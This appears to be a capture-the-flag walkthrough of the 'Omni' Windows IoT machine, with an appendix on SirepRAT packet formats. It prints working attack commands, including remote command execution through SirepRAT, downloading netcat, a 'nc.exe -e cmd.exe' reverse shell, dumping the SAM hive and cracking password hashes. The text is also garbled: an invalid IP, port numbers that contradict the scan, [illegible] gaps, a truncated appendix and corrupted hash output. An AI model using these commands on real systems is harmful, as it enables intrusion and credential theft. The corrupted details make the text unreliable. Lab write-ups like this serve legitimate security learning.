

Omni walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	2
Privilege escalation	6
Appendix A – Secure String	7
Appendix B – SirepRAT.....	8

List of pictures

Figure 1 - nMap scan result	2
Figure 2 - Temporary folder creation	3
Figure 3 - netcat uploaded on the target.....	3
Figure 4 - Exploit command.....	3
Figure 5 - Shell obtained	3
Figure 6 - Extract registries	3
Figure 7 - Download file SAM	4
Figure 8 - Download file SYSTEM	4
Figure 9 - SAM file dump	4
Figure 10 - Hash cracked.....	5
Figure 11 - Command to open a shell from web application	5
Figure 12 - PowerShell on the target	5
Figure 13 - Data to decrypt user flag	6
Figure 14 - User flag.....	6
Figure 15 - Data to escalate privileges.....	6
Figure 16 - Administrator shell	7
Figure 17 - Root flag.....	7
Figure 18 - GetSystemInformationFromDevice packet.....	9
Figure 19 - LaunchCommandWithOutput	9
Figure 20 - LaunchCommandWithOutput offset table	10
Figure 21 - GetFileFromDevice packet.....	10
Figure 22 - GetFileInformationFromDevice packet.....	10
Figure 23 - WriteRecord structure	11
Figure 24 - PutFileOnDevice packet.....	11
Figure 25 - Result packet structure	11

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
[root@localhost ~]# ./media/.Windows/Easy/Omni/nmap
➤ nmap -sT -sV -A -p- 10.10.10.284 --oA Omni
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-07 17:48 AEST
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 55.86% done; ETC: 17:56 (0:06:58 remaining)
Stats: 0:11:32 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 86.25% done; ETC: 17:53 (0:01:58 remaining)
Nmap scan report for 10.10.10.284
Host is up (0.42s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
115/tcp    open  ncrc     Microsoft Windows RPC
5985/tcp   open  ucpnp    Microsoft IIS Httpd
6888/tcp   open  ucpnp    Microsoft IIS Httpd
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Site doesn't have a title.
|_ http-auth:
| HTTP/1.1 401 Unauthorized\x0D
| Basic realm=Windows Device Portal
29617/tcp  open  unknown
29619/tcp  open  arcserve ARCserve Discovery
29620/tcp  open  unknown
1 Extra host(s) discovered despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port29620-TCP:V=7.94SVNMT=7ND=177XTIME=068AA943NP=XB.64-pc-Linux-gndns
SF:(MULTI,10,"\\ALY\\xas\\xfh \\x04\\xa9e\\xc1\\xc9\\\"\\xc80\\x12\"\\NrlGeneratixlines,10
SF:"\\ALY\\xas\\xfbf \\x04\\xa9e\\xc1\\xc9\\\"\\xc80\\x12\"\\NrlHelp,10,"\\ALY\\xas\\xfbf \\x04\\xa9e\\xc1\\xc9\\\"\\xc80\\x12\"\\NrlJavaRM,10,"\\ALY\\xas\\xfbf \\x04\\xa9e\\xc1\\xc9\\\"\\xc80\\x12");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft/windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
No exact OS matches for host (text conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: PINO; OS: Windows; CPE: cpe:/o:microsoft/windows

TRACEROUTE (using proto 1/tcp)
HOP RTT ADDRESS
1 101.61 ms 10.10.10.1
2 321.71 ms 10.10.10.284

US and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 912.12 seconds
```

Figure 1 - nMap scan result

Open ports are 135, 5985, 8080, 29817, 29819, 29820. So, this box has msrpc service enabled, two web application running on port number 5985 and 8080 and **ARCserve** service enabled on port number 29817, 29819, 29820. Also, nMap recognized Windows XP as operative system.

Initial foothold

The first thing I did was try to open the two web application on port 5985 and 8080. The one running on port 5985 provide a 404 page, the one running on port 8080 provide an authentication request. nMap provide me an important information about the authentication of web application running on port 8080. In fact, as we can see in the previous image, nMap identified **Windows Device Portal** as **Basic real**. A real identify an authentication context. Looking for more details about this real in the Internet, I found out the Windows Device Portal real is used to identify HoloLens devices (<https://github.com/MicrosoftDocs/mixed-reality/blob/docs/mixed-reality-docs/mr-dev-docs/develop/advanced-concepts/using-the-windows-device-portal.md>). This means that nMap has not correctly identified the operative system because I found out that the target is a IoT device. Also, I found a very interesting exploit named **SirepRAT**.

User flag

The next step is obtaining a shell. After I studied the SirepRAT documentation, I learned how to run arbitrary command via the SirepRAT exploit. So, I downloaded netcat for Windows and uploaded it on the target in a temporary folder I created. I accomplished these tasks running the following commands:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop/SirepRAT-master]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd 'C:\Windows\System32\cmd.exe' --args '/c mkdir C:\temp'
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00'>
```

Figure 2 - Temporary folder creation

```
(k14d1u5@k14d1u5-kali)-[~/Desktop/SirepRAT-master]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd 'C:\Windows\System32\cmd.exe' --args '/c powershell.exe (Invoke-WebRequest -Uri "http://10.10.10.204:1234" -OutFile "C:\temp\nc.exe")'
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00'>
```

```
(k14d1u5@k14d1u5-kali)-[~/Desktop/SirepRAT-master]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd 'C:\temp\nc.exe 10.10.10.204 1234 -e cmd.exe' --args ''
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<ErrorStreamResult | type: 12, payload length: 4, HResult: 0x0>
```

Figure 3 - netcat uploaded on the target

At this point, I can open a listener on my Kali machine and run a shell running the following command:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop/SirepRAT-master]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd 'C:\Windows\System32\cmd.exe' --args '/c C:\temp\nc.exe 10.10.10.204 1234 -e cmd.exe' --args ''
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```

Figure 4 - Exploit command

```
(k14d1u5@k14d1u5-kali)-[~/Desktop/SirepRAT-master]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.204] 49700
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.

C:\windows\system32>hostname
hostname
omni
```

Figure 5 - Shell obtained

Now I need to find flags and information. However, analyzing the system I didn't find so much interesting information. After a lot of time, I remembered that Windows operative system can store credential in some registries or SAM system. So, I tried to exploit these registries, in particular **sam** and **system** one. I was able to extract these two registries running the following commands:

```
C:\Windows\system32\config>reg save hklm\sam c:\sam
reg save hklm\sam c:\sam
The operation completed successfully.

C:\Windows\system32\config>reg save hklm\system c:\system
reg save hklm\system c:\system
The operation completed successfully.

C:\Windows\system32\config>cd ..
cd ..

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir /a
dir /a
Volume in drive C is MainOS
Volume Serial Number is 3C57-C677

Directory of C:\

07/20/2020 02:16 AM <DIR> $Reconfig$
10/26/2018 11:35 PM <JUNCTION> Data [\?]\Volume{ac55f613-7018-45c7-b1e9-7d6da0262fd}\
07/09/2024 02:21 PM 38,618 nc.exe
10/26/2018 11:37 PM <DIR> Program Files
10/26/2018 11:37 PM <DIR> ProgramData
10/26/2018 11:38 PM <DIR> PROGRAMS
07/09/2024 01:58 PM 38,864 sam
07/09/2024 01:46 PM 821 shell.ps1
07/09/2024 03:59 PM 15,142,912 System
07/03/2020 11:23 PM <DIR> System Volume Information
10/26/2018 11:37 PM <DIR> SystemData
07/09/2024 03:25 PM <DIR> temp
10/26/2018 11:37 PM <DIR> Users
07/03/2020 10:35 PM <DIR> Windows
4 File(s) 15,219,213 Bytes
10 Dir(s) 550,813,696 Bytes free

C:\>
```

Figure 6 - Extract registries

I downloaded these two files on my Kali local machine as shown in the following pictures:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ nc -lp 1235 > sam

(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ ls -la
total 15744
drwxr-xr-x 6 k14d1u5 k14d1u5 4096 Jul 10 02:13 .
drwx----- 26 k14d1u5 k14d1u5 4096 Jul 10 02:06 ..
-rwxrwxrwx 1 k14d1u5 k14d1u5 193 Nov 22 2022 'Beef notes.txt'
drwxr-xr-x 2 k14d1u5 k14d1u5 4096 Jul 8 19:00 'Burp Pro 2021.10'
drwxr-xr-x 4 k14d1u5 k14d1u5 4096 Jan 23 10:35 HTB
-rw-r--r-- 1 k14d1u5 k14d1u5 222 Dec 17 2023 'Note Google Chrome e Brave.txt'
-rwxrwx--- 1 k14d1u5 k14d1u5 745 Dec 17 2023 'Programmi da installare.txt'
-rwxr-xr-x 1 k14d1u5 k14d1u5 97 Jul 8 18:58 'Recover history.sh'
drwx----- 6 k14d1u5 k14d1u5 4096 Jul 8 21:11 SirepRAT-master
-rw-r--r-- 1 k14d1u5 k14d1u5 939 Feb 14 11:09 cacert.der
-rwxrwxrwx 1 k14d1u5 k14d1u5 8363 Aug 5 2023 k14d1u5THM.ovpn
-rw-r--r-- 1 k14d1u5 k14d1u5 8326 Jan 28 23:21 k14d1u5THMAU.ovpn
-rw-r--r-- 1 k14d1u5 k14d1u5 9321 Apr 2 15:27 lab_c4l1xdu0.ovpn
-rw-r--r-- 1 k14d1u5 k14d1u5 3343 Jul 7 18:01 lab_c4l1xdu0VIP.ovpn
-rwxr-x--- 1 k14d1u5 k14d1u5 847825 Apr 16 00:11 linpeas.sh
-rwxrwxrwx 1 k14d1u5 k14d1u5 394 Dec 3 2023 payload.svg
drwxr-xr-x 8 k14d1u5 k14d1u5 4096 May 27 08:26 pwndoc
-rwxrwx--- 1 k14d1u5 k14d1u5 929 Dec 17 2023 'pwndoc notes.txt'
-rw-r--r-- 1 k14d1u5 k14d1u5 36864 Jul 10 02:19 sam
-rw-r--r-- 1 k14d1u5 k14d1u5 15142912 Jul 10 02:14 system
```

Figure 7 - Download file SAM

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ nc -lp 1235 > system

(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ ls -la
total 15708
drwxr-xr-x 6 k14d1u5 k14d1u5 4096 Jul 10 02:13 .
drwx----- 26 k14d1u5 k14d1u5 4096 Jul 10 02:06 ..
-rwxrwxrwx 1 k14d1u5 k14d1u5 193 Nov 22 2022 'Beef notes.txt'
drwxr-xr-x 2 k14d1u5 k14d1u5 4096 Jul 8 19:00 'Burp Pro 2021.10'
drwxr-xr-x 4 k14d1u5 k14d1u5 4096 Jan 23 10:35 HTB
-rw-r--r-- 1 k14d1u5 k14d1u5 222 Dec 17 2023 'Note Google Chrome e Brave.txt'
-rwxrwx--- 1 k14d1u5 k14d1u5 745 Dec 17 2023 'Programmi da installare.txt'
-rwxr-xr-x 1 k14d1u5 k14d1u5 97 Jul 8 18:58 'Recover history.sh'
drwx----- 6 k14d1u5 k14d1u5 4096 Jul 8 21:11 SirepRAT-master
-rw-r--r-- 1 k14d1u5 k14d1u5 939 Feb 14 11:09 cacert.der
-rwxrwxrwx 1 k14d1u5 k14d1u5 8363 Aug 5 2023 k14d1u5THM.ovpn
-rw-r--r-- 1 k14d1u5 k14d1u5 8326 Jan 28 23:21 k14d1u5THMAU.ovpn
-rw-r--r-- 1 k14d1u5 k14d1u5 9321 Apr 2 15:27 lab_c4l1xdu0.ovpn
-rw-r--r-- 1 k14d1u5 k14d1u5 3343 Jul 7 18:01 lab_c4l1xdu0VIP.ovpn
-rwxr-x--- 1 k14d1u5 k14d1u5 847825 Apr 16 00:11 linpeas.sh
-rwxrwxrwx 1 k14d1u5 k14d1u5 394 Dec 3 2023 payload.svg
drwxr-xr-x 8 k14d1u5 k14d1u5 4096 May 27 08:26 pwndoc
-rwxrwx--- 1 k14d1u5 k14d1u5 929 Dec 17 2023 'pwndoc notes.txt'
-rw-r--r-- 1 k14d1u5 k14d1u5 0 Jul 10 02:11 sam
-rw-r--r-- 1 k14d1u5 k14d1u5 15142912 Jul 10 02:14 system
```

Figure 8 - Download file SYSTEM

These two files can be used to crack password contained in themselves. To accomplish this goal, the first step is running the **secretsdump.py** script. In this way I was able to obtain a list of password hash regarding the target system:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ python3 ./secretsdump.py -system system -sam sam LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x4a96b0f404fd37b862c07c2aa37853a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65 :::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea :::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958 :::
app:1003:a:5:::
[-] NTDSHashes._init__() got an unexpected keyword argument 'skipUser'
[*] Cleaning up...
```

Figure 9 - SAM file dump

Next step is to copy the row regarding **app** user in a file and crack it running John The Ripper:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ john --format=NT hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
m:3 (app)
1g 0:00:00:00 DONE (2024-07-11 21:00) 2.777g/s 15572Kp/s 15572Kc/s 15572Kc/s mesha88..meserias
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Figure 10 - Hash cracked

I tried these credentials to log in the web application running on port 8080 and them worked! Fro the web application I can run commands. So, I can open a new shell from here opening a new listener and running the following command from the web application itself:




Figure 11 - Command to open a shell from web application

I can convert this new shell in a PowerShell as shown in the following picture:

```
C:\Users:powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users> whoami
whoami
whoami : The term 'whoami' is not recognized as the name of a cmdlet,
function, script file, or operable program. Check the spelling of the name, or
if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ ~~~~~
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (whoami:String) [], CommandNotFo
undException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users> $Env:UserName
app
PS C:\Users>
```

Figure 12 - PowerShell on the target

[illegible]

All these information are contained in the respective file regarding user flag, root flag or, as we will see later, new credentials. After I set all the needed information, I can decrypt the user flag running the following command:

Figure 14 - User flag

At this point I need to escalate my privileges to be able to decrypt the root flag too. I still looked for some useful information and I luckily found the following interesting file:

[illegible]

So, I applied the same procedure I used before to decrypt the user flag and I obtained new credentials regarding the **Administrator** user (I forgot the screen, I am sorry). Again, these credentials worked to log in the web application and I opened a new shell (running the same command as before from the web application). this time as **Administrator**:

- Duration: even if the [SecureString](#) implementation is able to take advantage of encryption, the plain text assigned to the [SecureString](#) instance may be exposed at various times:
 - Because Windows doesn't offer a secure string implementation at the operating system level, .NET still has to convert the secure string value to its plain text representation in order to use it;
 - Whenever the value of the secure string is modified by methods such as [AppendChar](#) or [RemoveAt](#), it must be decrypted (that is, converted back to plain text), modified, and then encrypted again;
 - If the secure string is used in an interop call, it must be converted to an ANSI string, a Unicode string, or a binary string (BSTR). For more information, see the [SecureString and interop](#) section.
- Storage versus usage: more generally, the [SecureString](#) class defines a storage mechanism for string values that should be protected or kept confidential. However, outside of .NET itself, no usage mechanism supports [SecureString](#). This means that the secure string must be converted to a usable form (typically a clear text form) that can be recognized by its target, and that decryption and conversion must occur in user space.

Appendix B – SirepRAT

Windows IoT Core, in its default configuration, allows several incoming connections through its firewall. Three of them are the ones used by this service. The service continuously listens on these ports, each for a different purpose.

The following list provides both versions of names are given regarding the ports used: first name is the IoT oriented name, the second one is the Windows Phone oriented name:

1. 29820: **Sirep-Server-Protocol2/WPConProtocol2**. Used for the command communication;
2. 29819: **Sirep-Server-Ping/WPConTCPPing/WPPingSirep**. Used for the simple echo service;
3. 29817: **Sirep-Server-Service/WPCon**. Its unique purpose was not investigated and is left for future research (after objectives were achieved using services on port **WPConProtocol2**).

The service listens on the **Sirep-Server-Protocol2** port and accepts commands sent to it in a unique binary structure. Results are sent back to the command initiator in a simple binary structure. Surprisingly, the filtering is not based on any form of authentication or even identification. Basically, any remote client can send commands to the device, with the only requirement being that the device's relevant network interface is connected with an Ethernet cable (not wirelessly). The check is based solely on the details of the local socket that received the new TCP connection. This authorization form is very permissive.

A service routine accepts command packets in a binary form. This is the gate that routes the packet buffers to the right path in code, in a switch manner. The routing is done based on the first integer of the received packet, that represents the command code. Each command code is mapped to its handling function.

The general top-level structure of the packet is the common Type-Length-Value format:

1. The 1st integer represents the command type to perform;
2. The 2nd is the overall payload length, starting from the 3rd Integer;
3. The rest of the payload forms the command data, and is command-type-specific.

Some of the inner content structures are described below in detail. The simplest command supported is the **GetSystemInformationFromDevice** command. It requires no special arguments, and actually no data at all. The packet is nothing more than 2 integers: the first being the command type (0x32) and the second is the payload length (0x0):

00	01	02	03	04	05	06	07
Command Type				Payload Length			
32	00	00	00	00	00	00	00

Figure 18 - GetSystemInformationFromDevice packet

Sending this through a TCP connection to port 29820 of the Windows IoT device returns a binary block that represents different properties of the target system.

The launch command is probably the strongest of all the RAT-like abilities that the Sirep service exposes. It gets a program path, command line parameters and other arguments that correspond to some of the parameters needed for the API call. Since the service is the one spawning the process, the created process is given the LocalSystem user context which means it runs with SYSTEM privileges. Alternatively, it supports running it as the currently logged on user. The packer has the following structure:




Figure 19 - LaunchCommandWithOutput

In general, string arguments are specified using a pair of integers representing <offset, length>. The offset is calculated starting from offset 0x9 of the whole packet (the green boxes above):

Name	Value	Start	Size
CommandType	LaunchCommand (Ah)	0h	4h
PayloadLength	AEh	4h	4h
ReturnOutputFlag	1h	8h	4h
ReturnErrorFlag	1h	Ch	4h
ApplicationNameOffset	24h	10h	4h
ApplicationNameLength	66h	14h	4h
CommandLineOffset	8Ah	18h	4h
CommandLineLength	6h	1Ch	4h
BaseDirectoryOffset	90h	20h	4h
BaseDirectoryLength	1Eh	24h	4h
Separator	0h	28h	4h
ApplicationName[51]	<AS_LOGGED_ON_USER>C:\Windows\System32\hostname.exe	2Ch	66h
CommandLine[3]	/?	92h	6h
BaseDirectory[15]	C:\Users\Public	98h	1Eh

Figure 20 - LaunchCommandWithOutput offset table

The **GetFileFromDevice** command is very simple. It require only a remote path of a file to download:

00	01	02	03	04	05	06	07	08	...	47
Command Type				Payload Length				FilePath		
1E	00	00	00	40	00	00	00	C:\Windows\System32\hostname.exe		

Figure 21 - GetFileFromDevice packet

The **GetFileInformationFromDevice** command is almost identical to the former GetFileFromDevice, but has a different command code. And of course, it returns information about the specified remote file, and not the file data:

00	01	02	03	04	05	06	07	08		47
Command Type				Payload Length				FilePath		
3C	00	00	00	40	00	00	00	C:\Windows\System32\hostname.exe		

Figure 22 - GetFileInformationFromDevice packet

The **PutFileOnDevice** command lets the client specify a remote path along with data to write to that path. The path is a regular Sirep packed string, and the data is represented with WriteRecords structure that are described below:

```
enum WRITE_RECORD_TYPE {
    RegularChunk = 0x15,
    LastChunk = 0x16,
} WriteRecordType <bgcolor=cAqua>;
```

Figure 23 - WriteRecord structure

Its packet structure is the following:

00	01	02	03	04	05	06	07	08	...	47
Command Type				Payload Length				FilePath		
14	00	00	00	40	00	00	00	C:\Windows\System32\hostname.exe		

48	49	4A	4B	4C	4D	4E	4F	50	...	67
WriteRecord Type				Data Length				Data		
15	00	00	00	18	00	00	00	HELLO WORLD!		

Figure 24 - PutFileOnDevice packet

The result is returned as multiple records of different types. Each record is built in the TLV format. There are several record types, the main ones are listed in the following table:

Command	Record Type	Code	Notes
GetSystemInformation	SystemInformation	0x33	
Launch command	HResult	0x01	Mandatory, represents the HRESULT
	OutputStream	0x0B	Optional, can't be set if error stream is not set
	ErrorStream	0x0C	Optional
GetFileFromDevice	File	0x1F	
PutFileOnDevice	HResult	0x01	represents the HRESULT
GetFileInformationFromDevice	FileInformation	0x3D	

Figure 25 - Result packet structure